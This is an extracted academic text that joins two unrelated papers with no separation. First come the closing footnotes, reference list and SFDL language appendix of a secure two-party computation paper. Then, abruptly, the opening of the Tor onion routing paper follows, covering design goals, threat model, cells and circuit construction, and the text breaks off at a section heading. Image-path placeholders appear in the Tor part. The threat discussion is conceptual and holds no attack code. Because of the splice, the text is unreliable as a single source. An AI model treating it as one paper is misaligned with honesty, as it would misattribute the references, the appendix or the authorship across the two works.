<sup>6</sup>Compilation can and should be done by the two parties off-line.

<sup>7</sup>On the other hand, a premature termination of the protocol by one party is detected by the other party, which in many scenarios can then take measures against the corrupt party. This is different than other types of malicious activity which are not easily detected.

## References

- [1] G. Aggarwal, N. Mishra, and B. Pinkas. Secure computation of the  $k^{\text{th}}$ -ranked element. In *Advances in Cryptology - Proc. of Eurocrypt '04*, 2004.
- [2] B. Aiello, Y. Ishai, and O. Reingold. Priced oblivious transfer: How to sell digital goods. In *Proceedings of Eurocrypt '01, LNCS*, volume 2045, 2001.
- [3] S. Ajmani, R. Morris, and B. Liskov. A trusted third-party computation service. Technical Report MIT-LCS-TR-847, MIT, May 2001.
- [4] Z. Balshai, A. Levy, and N. Nisan. A secure function definition language (SFDL) compiler. in preparation.
- [5] D. Beaver, S. Micali, and P. Rogaway. The round complexity of secure protocols. In *Proceedings of the 22nd ACM Symposium on Theory of Computing (STOC)*, pages 503–513, 1990.
- [6] M. Bellare and S. Micali. Non-interactive oblivious transfer and applications. In *Proceedings of Crypto 89*, pages 547–557, 1990.
- [7] M. Bellare and P. Rogaway. Random oracles are practical: A paradigm for designing efficient protocols. In *Proceedings of the 1st Annual Conference on Computer and Communications Security*, pages 62–73, 1993.
- [8] M. Ben-Or, S. Goldwasser, and A. Wigderson. Completeness theorems for non cryptographic fault tolerant distributed computation. In *Proceedings of the 20th Annual Symposium on the Theory of Computing (STOC)*, pages 1–9, 1988.
- [9] R. Bergamaschi, R. Damiano, A. Drumm, and L. Trevillyan. Synthesis for the '90s: Highlevel and logic synthesis techniques. In *ICCAD93 Tutorial Notes*, 1993.
- [10] R. Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *Proceedings of FOCS*, 2001.
- [11] R. Canetti, Y. Ishai, R. Kumar, M. Reiter, R. Rubinfeld, and R. Wright. Selective private function evaluation with applications to private statistics. In *Proceedings of Twentieth ACM Symposium on Principles of Distributed Computing (PODC)*, 2001.
- [12] R. Canetti, Y. Lindell, R. Ostrovsky, and A. Sahai. Universally composable two party computation. In *Proceedings of the 34th ACM Symposium on the Theory of Computing (STOC)*, 2002.
- [13] B. Chor, O. Goldreich, E. Kushilevitz, and M. Sudan. Private information retrieval. In *Proceedings of the 36th FOCS*, pages 41–50, 1995.

- [14] D. R. Coelho. *The VHDL Handbook*. Kluwer Academic Publisher, Norwell, MA, 1989.
- [15] R. Cytron, J. Ferrante, B. K. Rosen, M.N. Wegman, and F. K. Zadeck. Efficiently computing static single assignment form and the control dependence graph. *ACM Transactions on Programming Languages and Systems*, 13(4):451–490, 1991.
- [16] W. Diffie and M. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, 22(6):644–654, 1976.
- [17] J. Feigenbaum and S. Shenker. Distributed algorithmic mechanism design: Recent results and future directions. In *Proc. of the 6th International Workshop on Discrete Algorithms and Methods for Mobile Computing and Communications*, pages 1–13, 2002.
- [18] D. Galloway. The transmogriplier c hardware description language and compiler for fpgas. In D. A. Buell and K. L. Pocek, editors, *Proceedings of IEEE Workshop on FPGAs for Custom Computing Machines*, pages 136–144, April 1995.
- [19] M. Gokhale and E. Gomersall. High level compilation for fine grained fpgas. In J. Arnold and K. L. Pocek, editors, *Proceedings of IEEE Workshop on FPGAs for Custom Computing Machines*, pages 165–173, April 1997.
- [20] O. Goldreich. *The Foundations of Cryptography - Volume 2, Ch. 7*. 2004.
- [21] O. Goldreich, S. Micali, and A. Wigderson. How to play any mental game. In *Proceedings of the 19th ACM Symposium on Theory of Computing (STOC)*, pages 218–229, 1987.
- [22] O. Goldreich and R. Ostrovsky. Software protection and simulation on oblivious RAMs. *Journal of the ACM*, 43(3):431–473, 1996.
- [23] M. Hirt and U. Maurer. Player simulation and general adversary structures in perfect multiparty computation. *Journal of Cryptology: the journal of the International Association for Cryptologic Research*, 13(1):31–60, 2000.
- [24] Y. Ishai, J. Kilian, K. Nissim, and E. Petrank. Extending oblivious transfers efficiently. In *Proceedings of Crypto '03*, LNCS 2729, pages 145–161. Springer-Verlag, 2003.
- [25] T. Kühne. Evaluation, design and implementierung von multi-party-berechnungen. Master's thesis, ETH Zürich, September 1997.
- [26] Y. Lindell and B. Pinkas. Privacy preserving data mining. *Journal of Cryptology*, 15(3):177–206, 2003.
- [27] P. MacKenzie, A. Oprea, and M. K. Reiter. Automatic generation of two-party computations. In *Proceedings of the 10th ACM Conference on Computer and Communications Security*, October 2003.
- [28] D. Malkhi, N. Nisan, B. Pinkas, and Y. Sella. *The Fairplay project*. <http://www.cs.huji.ac.il/labs/danss/Fairplay>.
- [29] M. Naor and B. Pinkas. Oblivious transfer and polynomial evaluation. In *Proceedings of the 31st Symposium on Theory of Computer Science (STOC)*, pages 245–254, 1999.
- [30] M. Naor and B. Pinkas. Efficient oblivious transfer protocols. In *Proceedings of SODA 01*, 2001.
- [31] M. Naor, B. Pinkas, and R. Sumner. Privacy preserving auctions and mechanism design. In *Proc. of the 1st ACM conf. on Electronic Commerce*, 1999.
- [32] N. Nisan. Algorithms for selfish agents – mechanism design for distributed computation. In *STACS*, 1999.
- [33] J. B. Peterson, R. B. O'Connor, and P. M. Athanas. Scheduling and partitioning ansi-c programs onto multi-fpga ccm architectures. In J. Arnold and K. L. Pocek, editors, *Proceedings of IEEE Workshop on FPGAs for Custom Computing Machines*, pages 178–187, April 1996.
- [34] B. Pinkas. Fair secure two-party computation. In *Proceedings of Eurocrypt '03*, LNCS 2656, pages 87–105. Springer-Verlag, 2003.
- [35] R. L. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public key cryptosystems. *Communication of the ACM*, (21):120–126, 1978.
- [36] D. Song, A. Perrig, and D. Phan. AGVI — automatic generation, verification, and implementation of security protocols. In *13th Conference on Computer Aided Verification (CAV)*, 2001.
- [37] D. E. Thomas and P. R. Moorby. *The Verilog hardware description language*. Kluwer Academic Publishing, Boston, MA, 1991.
- [38] T. Yamauchi, S. Nakaya, and N. Kajihara. Sop: A reconfigurable massively parallel system and its control data-flow based compiling method. In J. Arnold and K. L. Pocek, editors, *Proceedings of IEEE Workshop on FPGAs for Custom Computing Machines*, pages 148–156, April 1996.
- [39] A. C. Yao. How to generate and exchange secrets. In *Proceedings of the 27th IEEE Symposium on Foundations of Computer Science*, pages 162–167, 1986.



- [40] S. Zdancewic, L. Zheng, N. Nystrom, and A. C. Myers. Untrusted hosts and confidentiality: Secure program partitioning. *ACM Transactions on Computer Systems*, 20(3):283–328, 2002.

## A SFDL Overview

Programs in SFDL instruct a virtual "trusted party" what to do. The SFDL compiler compiles it into a "Boolean circuit" low level format that instructs a true client/server pair what to do. When the client/server pair run the compiled form of the program, they implement correctly and securely the fictional trusted party.

### A.1 Program Structure

```
program <program-name> {
    <type declarations>
    <function declarations>
}
```

In the first part of a program, the type declarations, the programmer defines the data types that he will use. The data types supported are Booleans, integers, structs (records), and arrays. Of particular importance are the following data types that must be defined in every program:

1. **AliceInput** - the data type of Alice's input
2. **BobInput** - ditto for Bob
3. **AliceOutput** - the data type of Alice's output
4. **BobOutput** - ditto for Bob

The data types *Input* and *Output* are automatically defined for each program to be the structures of both inputs and both outputs, respectively:

1. type Input = struct {  
 AliceInput alice, BobInput bob};
2. type Output = struct {  
 AliceOutput alice, BobOutput bob};

In the second part of the program, the function definitions, the programmer defines a sequence of functions. Each function may call the previous ones (but not later ones nor itself). The main functionality of the program is the evaluation of the last function defined. This function must be called output and must receive a single parameter of type Input and return a value of type Output.

### A.2 Type declarations

Constant definitions may appear in the <type declarations> segment. The syntax is standard, e.g.:

```
const numberOfBits = 16;
```

Data types can be defined using the type command. Here are the supported data types:

1. Boolean: false/true
2. Integer types: e.g. Int<30> - a 30-bit integer (signed). Any number of bits is allowed.
3. Enumerated types: e.g. enum {red, blue, green}. Enumerated types are assigned the smallest possible number of bits (in this case 2).
4. Structures: e.g. struct { Boolean ranked, Int<7> level }
5. Arrays: e.g. Boolean[7] - has entries indexed 0..6

New data types can be defined using the type statement:

1. type Short = Int<16>;
2. type Byte = Boolean[8];
3. type Void = struct {};
4. type Color = enum {red, blue, green};
5. type Pixel = struct {Color color, Int<10>[2] coordinates};

### A.3 Function Declarations

**Function Structure.** The function header defines the number of parameters to the function, their types, and the return data type. Function must always return a value. After the header come local variable declarations, and finally the statements themselves.

```
function <return data type>
    <function name>
    ( <arg1 type> <arg1 name>, ... )
{
    <var declarations>
    <function body>
}
```

Function values are returned Pascal-style, by assigning a value to a variable with the function's name. E.g.:

```
function Int<9> double(Int<8> x) {
    double = x + x;
}
```



## Variable Declarations.

```
var <type> <var name>, <var name>,  
    ..., <var name>;
```

For example:

1. var Int<10> xCoord, yCoord;
2. var Color[8] palette;

All variables are initialized to 0.

**Expressions.** Expressions are used for computing values. They are used in assignment statements, to denote conditions, to send arguments to functions, etc. Expressions are built from atomic values using operations. The following are the atomic values allowed:

1. A Boolean constant: false, true.
2. An integer constant: e.g. 34, -56, 0, 123456789123456789.
3. A variable name: e.g. i, price.
4. A field in a struct using x.y notation. (Here x is a struct, and y is a name of a field defined in that struct.)
5. An array entry using x[i] notation. (Here x is an array and i is an integer expression.)

The following operators are defined:

1. +, - : addition and subtraction (in 2's complement). Accepts k-bit long integers and return a (k+1)-bit long result.
2. &, |, ^, ~ : and, or, not, xor bitwise Boolean operations. Accept k-bit long arguments and return k-bit long arguments.
3. <, >, ==, >=, <=, != : 2's complement comparison operators. Accept k-bit long arguments and return a 1-bit result.
4. function call: e.g. f(x, y), where f is a previously defined function and x, y, .. are arbitrary expressions that are passed as parameters by value.

Narrow and wide operands may be combined in an operation, and the narrower value is always widened using sign-extension.

## Commands.

1. Assignment:  $x = \text{<expression>}$ ; - any expression may appear on the RHS, and any "lvalue" may appear on the LHS. An lvalue is a variable, a field of a struct, or an array entry.
2. If: if (<Boolean expression>) <statement>
3. If-else: if (<Boolean expression>) <statement> else <statement>
4. For: for <index>=<low val> .. <high val> <statement> - the range of the for loop must be a compile-time constant.
5. block { statement, ..., statement }

# Tor: The Second-Generation Onion Router

Roger Dingledine  
The Free Haven Project  
arma@freehaven.net

Nick Mathewson  
The Free Haven Project  
nickm@freehaven.net

Paul Syverson  
Naval Research Lab  
syverson@itd.nrl.navy.mil

## Abstract

We present Tor, a circuit-based low-latency anonymous communication service. This second-generation Onion Routing system addresses limitations in the original design by adding perfect forward secrecy, congestion control, directory servers, integrity checking, configurable exit policies, and a practical design for location-hidden services via rendezvous points. Tor works on the real-world Internet, requires no special privileges or kernel modifications, requires little synchronization or coordination between nodes, and provides a reasonable tradeoff between anonymity, usability, and efficiency. We briefly describe our experiences with an international network of more than 30 nodes. We close with a list of open problems in anonymous communication.

## 1 Overview

Onion Routing is a distributed overlay network designed to anonymize TCP-based applications like web browsing, secure shell, and instant messaging. Clients choose a path through the network and build a *circuit*, in which each node (or “onion router” or “OR”) in the path knows its predecessor and successor, but no other nodes in the circuit. Traffic flows down the circuit in fixed-size *cells*, which are unwrapped by a symmetric key at each node (like the layers of an onion) and relayed downstream. The Onion Routing project published several design and analysis papers [27, 41, 48, 49]. While a wide area Onion Routing network was deployed briefly, the only long-running public implementation was a fragile proof-of-concept that ran on a single machine. Even this simple deployment processed connections from over sixty thousand distinct IP addresses from all over the world at a rate of about fifty thousand per day. But many critical design and deployment issues were never resolved, and the design has not been updated in years. Here we describe Tor, a protocol for asynchronous, loosely federated onion routers that provides the following improvements over the old Onion Routing design:

**Perfect forward secrecy:** In the original Onion Routing design, a single hostile node could record traffic and later

compromise successive nodes in the circuit and force them to decrypt it. Rather than using a single multiply encrypted data structure (an *onion*) to lay each circuit, Tor now uses an incremental or *telescoping* path-building design, where the initiator negotiates session keys with each successive hop in the circuit. Once these keys are deleted, subsequently compromised nodes cannot decrypt old traffic. As a side benefit, onion replay detection is no longer necessary, and the process of building circuits is more reliable, since the initiator knows when a hop fails and can then try extending to a new node.

**Separation of “protocol cleaning” from anonymity:** Onion Routing originally required a separate “application proxy” for each supported application protocol—most of which were never written, so many applications were never supported. Tor uses the standard and near-ubiquitous SOCKS [32] proxy interface, allowing us to support most TCP-based programs without modification. Tor now relies on the filtering features of privacy-enhancing application-level proxies such as Privoxy [39], without trying to duplicate those features itself.

**No mixing, padding, or traffic shaping (yet):** Onion Routing originally called for batching and reordering cells as they arrived, assumed padding between ORs, and in later designs added padding between onion proxies (users) and ORs [27, 41]. Tradeoffs between padding protection and cost were discussed, and *traffic shaping* algorithms were theorized [49] to provide good security without expensive padding, but no concrete padding scheme was suggested. Recent research [1] and deployment experience [4] suggest that this level of resource use is not practical or economical; and even full link padding is still vulnerable [33]. Thus, until we have a proven and convenient design for traffic shaping or low-latency mixing that improves anonymity against a realistic adversary, we leave these strategies out.

**Many TCP streams can share one circuit:** Onion Routing originally built a separate circuit for each application-level request, but this required multiple public key operations for every request, and also presented a threat to anonymity from building so many circuits; see Section 9. Tor multi-

plexes multiple TCP streams along each circuit to improve efficiency and anonymity.

**Leaky-pipe circuit topology:** Through in-band signaling within the circuit, Tor initiators can direct traffic to nodes partway down the circuit. This novel approach allows traffic to exit the circuit from the middle—possibly frustrating traffic shape and volume attacks based on observing the end of the circuit. (It also allows for long-range padding if future research shows this to be worthwhile.)

**Congestion control:** Earlier anonymity designs do not address traffic bottlenecks. Unfortunately, typical approaches to load balancing and flow control in overlay networks involve inter-node control communication and global views of traffic. Tor's decentralized congestion control uses end-to-end acks to maintain anonymity while allowing nodes at the edges of the network to detect congestion or flooding and send less data until the congestion subsides.

**Directory servers:** The earlier Onion Routing design planned to flood state information through the network—an approach that can be unreliable and complex. Tor takes a simplified view toward distributing this information. Certain more trusted nodes act as *directory servers*: they provide signed directories describing known routers and their current state. Users periodically download them via HTTP.

**Variable exit policies:** Tor provides a consistent mechanism for each node to advertise a policy describing the hosts and ports to which it will connect. These exit policies are critical in a volunteer-based distributed infrastructure, because each operator is comfortable with allowing different types of traffic to exit from his node.

**End-to-end integrity checking:** The original Onion Routing design did no integrity checking on data. Any node on the circuit could change the contents of data cells as they passed by—for example, to alter a connection request so it would connect to a different webserver, or to ‘tag’ encrypted traffic and look for corresponding corrupted traffic at the network edges [15]. Tor hampers these attacks by verifying data integrity before it leaves the network.

**Rendezvous points and hidden services:** Tor provides an integrated mechanism for responder anonymity via location-protected servers. Previous Onion Routing designs included long-lived “reply onions” that could be used to build circuits to a hidden server, but these reply onions did not provide forward security, and became useless if any node in the path went down or rotated its keys. In Tor, clients negotiate *rendezvous points* to connect with hidden servers; reply onions are no longer required.

Unlike Freedom [8], Tor does not require OS kernel patches or network stack support. This prevents us from anonymizing non-TCP protocols, but has greatly helped our portability and deployability.

We have implemented all of the above features, including rendezvous points. Our source code is available under a free license, and Tor is not covered by the patent that affected dis-

tribution and use of earlier versions of Onion Routing. We have deployed a wide-area alpha network to test the design, to get more experience with usability and users, and to provide a research platform for experimentation. As of this writing, the network stands at 32 nodes spread over two continents.

We review previous work in Section 2, describe our goals and assumptions in Section 3, and then address the above list of improvements in Sections 4, 5, and 6. We summarize in Section 7 how our design stands up to known attacks, and talk about our early deployment experiences in Section 8. We conclude with a list of open problems in Section 9 and future work for the Onion Routing project in Section 10.

## 2 Related work

Modern anonymity systems date to Chaum's **Mix-Net** design [10]. Chaum proposed hiding the correspondence between sender and recipient by wrapping messages in layers of public-key cryptography, and relaying them through a path composed of “mixes.” Each mix in turn decrypts, delays, and re-orders messages before relaying them onward.

Subsequent relay-based anonymity designs have diverged in two main directions. Systems like **Babel** [28], **Mix-master** [36], and **Mixminion** [15] have tried to maximize anonymity at the cost of introducing comparatively large and variable latencies. Because of this decision, these *high-latency* networks resist strong global adversaries, but introduce too much lag for interactive tasks like web browsing, Internet chat, or SSH connections.

Tor belongs to the second category: *low-latency* designs that try to anonymize interactive network traffic. These systems handle a variety of bidirectional protocols. They also provide more convenient mail delivery than the high-latency anonymous email networks, because the remote mail server provides explicit and timely delivery confirmation. But because these designs typically involve many packets that must be delivered quickly, it is difficult for them to prevent an attacker who can eavesdrop both ends of the communication from correlating the timing and volume of traffic entering the anonymity network with traffic leaving it [45]. These protocols are similarly vulnerable to an active adversary who introduces timing patterns into traffic entering the network and looks for correlated patterns among exiting traffic. Although some work has been done to frustrate these attacks, most designs protect primarily against traffic analysis rather than traffic confirmation (see Section 3.1).

The simplest low-latency designs are single-hop proxies such as the **Anonymizer** [3]: a single trusted server strips the data's origin before relaying it. These designs are easy to analyze, but users must trust the anonymizing proxy. Concentrating the traffic to this single point increases the anonymity set (the people a given user is hiding among), but it is vulnerable if the adversary can observe all traffic entering and leaving the proxy.

More complex are distributed-trust, circuit-based anonymizing systems. In these designs, a user establishes one or more medium-term bidirectional end-to-end circuits, and tunnels data in fixed-size cells. Establishing circuits is computationally expensive and typically requires public-key cryptography, whereas relaying cells is comparatively inexpensive and typically requires only symmetric encryption. Because a circuit crosses several servers, and each server only knows the adjacent servers in the circuit, no single server can link a user to her communication partners.

The **Java Anon Proxy** (also known as JAP or Web MIXes) uses fixed shared routes known as *cascades*. As with a single-hop proxy, this approach aggregates users into larger anonymity sets, but again an attacker only needs to observe both ends of the cascade to bridge all the system's traffic. The Java Anon Proxy's design calls for padding between end users and the head of the cascade [7]. However, it is not demonstrated whether the current implementation's padding policy improves anonymity.

**PipeNet** [5, 12], another low-latency design proposed around the same time as Onion Routing, gave stronger anonymity but allowed a single user to shut down the network by not sending. Systems like **ISDN mixes** [38] were designed for other environments with different assumptions.

In P2P designs like **Tarzan** [24] and **MorphMix** [43], all participants both generate traffic and relay traffic for others. These systems aim to conceal whether a given peer originated a request or just relayed it from another peer. While Tarzan and MorphMix use layered encryption as above, **Crowds** [42] simply assumes an adversary who cannot observe the initiator: it uses no public-key encryption, so any node on a circuit can read users' traffic.

**Hordes** [34] is based on Crowds but also uses multicast responses to hide the initiator. **Herbivore** [25] and **P<sup>5</sup>** [46] go even further, requiring broadcast. These systems are designed primarily for communication among peers, although Herbivore users can make external connections by requesting a peer to serve as a proxy.

Systems like **Freedom** and the original Onion Routing build circuits all at once, using a layered "onion" of public-key encrypted messages, each layer of which provides session keys and the address of the next server in the circuit. Tor as described herein, Tarzan, MorphMix, **Cebolla** [9], and Rennhard's **Anonymity Network** [44] build circuits in stages, extending them one hop at a time. Section 4.2 describes how this approach enables perfect forward secrecy.

Circuit-based designs must choose which protocol layer to anonymize. They may intercept IP packets directly, and relay them whole (stripping the source address) along the circuit [8, 24]. Like Tor, they may accept TCP streams and relay the data in those streams, ignoring the breakdown of that data into TCP segments [43, 44]. Finally, like Crowds, they may accept application-level protocols such as HTTP and relay the application requests themselves. Making this

protocol-layer decision requires a compromise between flexibility and anonymity. For example, a system that understands HTTP can strip identifying information from requests, can take advantage of caching to limit the number of requests that leave the network, and can batch or encode requests to minimize the number of connections. On the other hand, an IP-level anonymizer can handle nearly any protocol, even ones unforeseen by its designers (though these systems require kernel-level modifications to some operating systems, and so are more complex and less portable). TCP-level anonymity networks like Tor present a middle approach: they are application neutral (so long as the application supports, or can be tunneled across, TCP), but by treating application connections as data streams rather than raw TCP packets, they avoid the inefficiencies of tunneling TCP over TCP.

Distributed-trust anonymizing systems need to prevent attackers from adding too many servers and thus compromising user paths. Tor relies on a small set of well-known directory servers, run by independent parties, to decide which nodes can join. Tarzan and MorphMix allow unknown users to run servers, and use a limited resource (like IP addresses) to prevent an attacker from controlling too much of the network. Crowds suggests requiring written, notarized requests from potential crowd members.

Anonymous communication is essential for censorship-resistant systems like Eternity [2], Free Haven [19], Publius [53], and Tangler [52]. Tor's rendezvous points enable connections between mutually anonymous entities; they are a building block for location-hidden servers, which are needed by Eternity and Free Haven.

### 3 Design goals and assumptions

#### Goals

Like other low-latency anonymity designs, Tor seeks to frustrate attackers from linking communication partners, or from linking multiple communications to or from a single user. Within this main goal, however, several considerations have directed Tor's evolution.

**Deployability:** The design must be deployed and used in the real world. Thus it must not be expensive to run (for example, by requiring more bandwidth than volunteers are willing to provide); must not place a heavy liability burden on operators (for example, by allowing attackers to implicate onion routers in illegal activities); and must not be difficult or expensive to implement (for example, by requiring kernel patches, or separate proxies for every protocol). We also cannot require non-anonymous parties (such as websites) to run our software. (Our rendezvous point design does not meet this goal for non-anonymous users talking to hidden servers, however; see Section 5.)

**Usability:** A hard-to-use system has fewer users—and because anonymity systems hide users among users, a system with fewer users provides less anonymity. Usability is thus



not only a convenience: it is a security requirement [1, 5]. Tor should therefore not require modifying familiar applications; should not introduce prohibitive delays; and should require as few configuration decisions as possible. Finally, Tor should be easily implementable on all common platforms; we cannot require users to change their operating system to be anonymous. (Tor currently runs on Win32, Linux, Solaris, BSD-style Unix, MacOS X, and probably others.)

**Flexibility:** The protocol must be flexible and well-specified, so Tor can serve as a test-bed for future research. Many of the open problems in low-latency anonymity networks, such as generating dummy traffic or preventing Sybil attacks [22], may be solvable independently from the issues solved by Tor. Hopefully future systems will not need to reinvent Tor's design.

**Simple design:** The protocol's design and security parameters must be well-understood. Additional features impose implementation and complexity costs; adding unproven techniques to the design threatens deployability, readability, and ease of security analysis. Tor aims to deploy a simple and stable system that integrates the best accepted approaches to protecting anonymity.

## Non-goals

In favoring simple, deployable designs, we have explicitly deferred several possible goals, either because they are solved elsewhere, or because they are not yet solved.

**Not peer-to-peer:** Tarzan and MorphMix aim to scale to completely decentralized peer-to-peer environments with thousands of short-lived servers, many of which may be controlled by an adversary. This approach is appealing, but still has many open problems [24, 43].

**Not secure against end-to-end attacks:** Tor does not claim to completely solve end-to-end timing or intersection attacks. Some approaches, such as having users run their own onion routers, may help; see Section 9 for more discussion.

**No protocol normalization:** Tor does not provide *protocol normalization* like Privoxy or the Anonymizer. If senders want anonymity from responders while using complex and variable protocols like HTTP, Tor must be layered with a filtering proxy such as Privoxy to hide differences between clients, and expunge protocol features that leak identity. Note that by this separation Tor can also provide services that are anonymous to the network yet authenticated to the responder, like SSH. Similarly, Tor does not integrate tunneling for non-stream-based protocols like UDP; this must be provided by an external service if appropriate.

**Not steganographic:** Tor does not try to conceal who is connected to the network.

## 3.1 Threat Model

A global passive adversary is the most commonly assumed threat when analyzing theoretical anonymity designs. But

like all practical low-latency systems, Tor does not protect against such a strong adversary. Instead, we assume an adversary who can observe some fraction of network traffic; who can generate, modify, delete, or delay traffic; who can operate onion routers of his own; and who can compromise some fraction of the onion routers.

In low-latency anonymity systems that use layered encryption, the adversary's typical goal is to observe both the initiator and the responder. By observing both ends, passive attackers can confirm a suspicion that Alice is talking to Bob if the timing and volume patterns of the traffic on the connection are distinct enough; active attackers can induce timing signatures on the traffic to force distinct patterns. Rather than focusing on these *traffic confirmation* attacks, we aim to prevent *traffic analysis* attacks, where the adversary uses traffic patterns to learn which points in the network he should attack.

Our adversary might try to link an initiator Alice with her communication partners, or try to build a profile of Alice's behavior. He might mount passive attacks by observing the network edges and correlating traffic entering and leaving the network—by relationships in packet timing, volume, or externally visible user-selected options. The adversary can also mount active attacks by compromising routers or keys; by replaying traffic; by selectively denying service to trustworthy routers to move users to compromised routers, or denying service to users to see if traffic elsewhere in the network stops; or by introducing patterns into traffic that can later be detected. The adversary might subvert the directory servers to give users differing views of network state. Additionally, he can try to decrease the network's reliability by attacking nodes or by performing antisocial activities from reliable nodes and trying to get them taken down—making the network unreliable flushes users to other less anonymous systems, where they may be easier to attack. We summarize in Section 7 how well the Tor design defends against each of these attacks.

## 4 The Tor Design

The Tor network is an overlay network; each onion router (OR) runs as a normal user-level process without any special privileges. Each onion router maintains a TLS [17] connection to every other onion router. Each user runs local software called an onion proxy (OP) to fetch directories, establish circuits across the network, and handle connections from user applications. These onion proxies accept TCP streams and multiplex them across the circuits. The onion router on the other side of the circuit connects to the requested destinations and relays data.

Each onion router maintains a long-term identity key and a short-term onion key. The identity key is used to sign TLS certificates, to sign the OR's *router descriptor* (a summary of its keys, address, bandwidth, exit policy, and so on), and (by directory servers) to sign directories. The onion key is used to decrypt requests from users to set up a circuit and negotiate

ephemeral keys. The TLS protocol also establishes a short-term link key when communicating between ORs. Short-term keys are rotated periodically and independently, to limit the impact of key compromise.


Section 4.1 presents the fixed-size *cells* that are the unit of communication in Tor. We describe in Section 4.2 how circuits are built, extended, truncated, and destroyed. Section 4.3 describes how TCP streams are routed through the network. We address integrity checking in Section 4.4, and resource limiting in Section 4.5. Finally, Section 4.6 talks about congestion control and fairness issues.

## 4.1 Cells

Onion routers communicate with one another, and with users' OPs, via TLS connections with ephemeral keys. Using TLS conceals the data on the connection with perfect forward secrecy, and prevents an attacker from modifying data on the wire or impersonating an OR.

Traffic passes along these connections in fixed-size cells. Each cell is 512 bytes, and consists of a header and a payload. The header includes a circuit identifier (*circID*) that specifies which circuit the cell refers to (many circuits can be multiplexed over the single TLS connection), and a command to describe what to do with the cell's payload. (Circuit identifiers are connection-specific: each circuit has a different *circID* on each OP/OR or OR/OR connection it traverses.) Based on their command, cells are either *control* cells, which are always interpreted by the node that receives them, or *relay* cells, which carry end-to-end stream data. The control cell commands are: *padding* (currently used for keepalive, but also usable for link padding); *create* or *created* (used to set up a new circuit); and *destroy* (to tear down a circuit).

Relay cells have an additional header (the relay header) at the front of the payload, containing a *streamID* (stream identifier: many streams can be multiplexed over a circuit); an end-to-end checksum for integrity checking; the length of the relay payload; and a relay command. The entire contents of the relay header and the relay cell payload are encrypted or decrypted together as the relay cell moves along the circuit, using the 128-bit AES cipher in counter mode to generate a cipher stream. The relay commands are: *relay data* (for data flowing down the stream), *relay begin* (to open a stream), *relay end* (to close a stream cleanly), *relay teardown* (to close a broken stream), *relay connected* (to notify the OP that a relay begin has succeeded), *relay extend* and *relay extended* (to extend the circuit by a hop, and to acknowledge), *relay truncate* and *relay truncated* (to tear down only part of the circuit, and to acknowledge), *relay sendme* (used for congestion control), and *relay drop* (used to implement long-range dummies). We give a visual overview of cell structure plus the details of relay cell structure, and then describe each of these cell types and commands in more detail below.



## 4.2 Circuits and streams

Onion Routing originally built one circuit for each TCP stream. Because building a circuit can take several tenths of a second (due to public-key cryptography and network latency), this design imposed high costs on applications like web browsing that open many TCP streams.

In Tor, each circuit can be shared by many TCP streams. To avoid delays, users construct circuits preemptively. To limit linkability among their streams, users' OPs build a new circuit periodically if the previous ones have been used, and expire old used circuits that no longer have any open streams. OPs consider rotating to a new circuit once a minute: thus even heavy users spend negligible time building circuits, but a limited number of requests can be linked to each other through a given exit node. Also, because circuits are built in the background, OPs can recover from failed circuit creation without harming user experience.




Figure 1: Alice builds a two-hop circuit and begins fetching a web page.

### Constructing a circuit

A user's OP constructs circuits incrementally, negotiating a symmetric key with each OR on the circuit, one hop at a time. To begin creating a new circuit, the OP (call her Alice) sends a *create* cell to the first node in her chosen path (call him Bob). (She chooses a new *circID*  $C_{AB}$  not currently used on the connection from her to Bob.) The *create* cell's payload contains the first half of the Diffie-Hellman handshake ( $g^x$ ), encrypted to the onion key of the OR (call him Bob). Bob responds with a *created* cell containing  $g^y$  along with a hash of the negotiated key  $K = g^{xy}$ .

Once the circuit has been established, Alice and Bob can send one another relay cells encrypted with the negotiated

key.<sup>1</sup> More detail is given in the next section.

To extend the circuit further, Alice sends a *relay extend* cell to Bob, specifying the address of the next OR (call her Carol), and an encrypted  $g^{x^2}$  for her. Bob copies the half-handshake into a *create* cell, and passes it to Carol to extend the circuit. (Bob chooses a new circID  $C_{BC}$  not currently used on the connection between him and Carol. Alice never needs to know this circID; only Bob associates  $C_{AB}$  on his connection with Alice to  $C_{BC}$  on his connection with Carol.) When Carol responds with a *created* cell, Bob wraps the payload into a *relay extended* cell and passes it back to Alice. Now the circuit is extended to Carol, and Alice and Carol share a common key  $K_2 = g^{x^2y^2}$ .

To extend the circuit to a third node or beyond, Alice proceeds as above, always telling the last node in the circuit to extend one hop further.

This circuit-level handshake protocol achieves unilateral entity authentication (Alice knows she's handshaking with the OR, but the OR doesn't care who is opening the circuit—Alice uses no public key and remains anonymous) and unilateral key authentication (Alice and the OR agree on a key, and Alice knows only the OR learns it). It also achieves forward secrecy and key freshness. More formally, the protocol is as follows (where  $E_{PK_{Bob}}(\cdot)$  is encryption with Bob's public key,  $H$  is a secure hash function, and  $|$  is concatenation):

Alice  $\rightarrow$  Bob :  $E_{PK_{Bob}}(g^x)$

Bob  $\rightarrow$  Alice :  $g^y, H(K| \text{"handshake"})$

In the second step, Bob proves that it was he who received  $g^x$ , and who chose  $y$ . We use PK encryption in the first step (rather than, say, using the first two steps of STS, which has a signature in the second step) because a single cell is too small to hold both a public key and a signature. Preliminary analysis with the NRL protocol analyzer [35] shows this protocol to be secure (including perfect forward secrecy) under the traditional Dolev-Yao model.

## Relay cells

